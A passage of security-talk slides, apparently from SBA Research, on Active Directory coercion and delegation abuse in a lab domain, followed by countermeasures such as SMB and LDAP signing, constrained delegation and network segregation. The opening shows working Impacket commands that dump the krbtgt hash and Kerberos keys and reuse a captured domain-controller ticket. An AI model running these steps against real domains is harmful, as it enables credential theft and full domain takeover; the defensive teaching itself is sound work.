'TGT_SBA-RESEARCH.LAB_DC$_krbtgt_SBA-RESEARCH.LAB_45e84a44.kirbi'
'TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_2434ed28.kirbi'
'TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_4824587d.kirbi'
'TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_4e12c2bd.kirbi'
'TGT_SBA-RESEARCH.LAB_SERVER$_krbtgt_SBA-RESEARCH.LAB_edba9f80.kirbi'
```


```
secretsdump.py -k -no-pass -just-dc-user krbtgt dc\$@dc.SBA-RESEARCH.LAB
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7409a811650830d2d4a7aaeb68e98329:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:049e148d5dead2596b7b5df598e231fb36bbee8f3007e24b6f85651e5783d00f
krbtgt:aes128-cts-hmac-sha1-96:a177f83761e01bcf37d7f9e9250940ad
krbtgt:des-cbc-md5:1f208304fbbc4c70
[*] Cleaning up...
```

```
ticketConverter.py kerberos/TGT_SBA-RESEARCH.LAB_DC\$_krbtgt_SBA-RESEARCH.LAB_45e84a44.kirbi kerberos/dc.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
export KRB5CCNAME=/home/sba/kerberos/dc.ccache
klist
Ticket cache: FILE:/home/sba/kerberos/dc.ccache
Default principal: DC$@SBA-RESEARCH.LAB

Valid starting       Expires              Service principal
05/31/2023 16:14:10  06/01/2023 02:12:29  krbtgt/SBA-RESEARCH.LAB@SBA-RESEARCH.LAB
        renew until 06/07/2023 16:12:29
```

Impact

We are domain admin!

Solution: Constrained Delegation




Other Solutions

- ✕ "Account is sensitive and cannot be delegated"
- ✕ Protected Users Security Group

Not applicable in our case: we are using machine accounts

3. What to Do About It?

Summary of the Problem



Coercion Techniques

There are many

They won’t be fixed

Most probably not our starting point

Misconfigurations

Nothing new

Well established best practices

Also help against other attacks

This is where we start

SMB Signing

- Protects against MITM attacks
  - Like Net-NTLM relaying!
- Servers (and clients) -> always **require signing**

https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing

LDAP Signing and Channel Binding

- Helps against resource-based delegation attacks
- No relaying of LDAP anymore

https://support.microsoft.com/en-us/topic/2020-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a

(Un)constrained Delegation

- Never use unconstrained delegation
- Always **use constrained delegation**

https://learn.microsoft.com/en-us/defender-for-identity/security-assessment-unconstrained-kerberos

Audit Local Admin Privileges

- Machines should not be admin to other machines
  - Only if absolutely required
  - SMB signing required!
- Audit this regularly, with e.g. BloodHound


Network Segregation

- Stops attackers early on
- Network segregation is hard, but helps a lot!

Are Those New Measures?

Countermeasure	Year Introduced
SMB Signing	1998 (Windows 98)
LDAP Signing	2003 (Server 2003)
LDAP Channel Binding	2017 (CVE-2017-8563)
Constrained Delegation	2003 (Server 2003)
Firewalls	Late 80s

Summary


Implement "simple" countermeasures
Wait for Microsoft to fix coercion
Wait some more…
Understand whether you are vulnerable

Martin Grottenthaler

SBA Research

Floragasse 7, 1040 Vienna

mgrottenthaler@sba-research.org

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie

Bundesministerium Digitalisierung und Wirtschaftsstandort

FFG Forschung wirkt.

wirtschafts agentur wien Ein Fonds der Stadt Wien

European Commission

FWF Der Wissenschaftsfonds.

netidee OPEN INNOVATIONS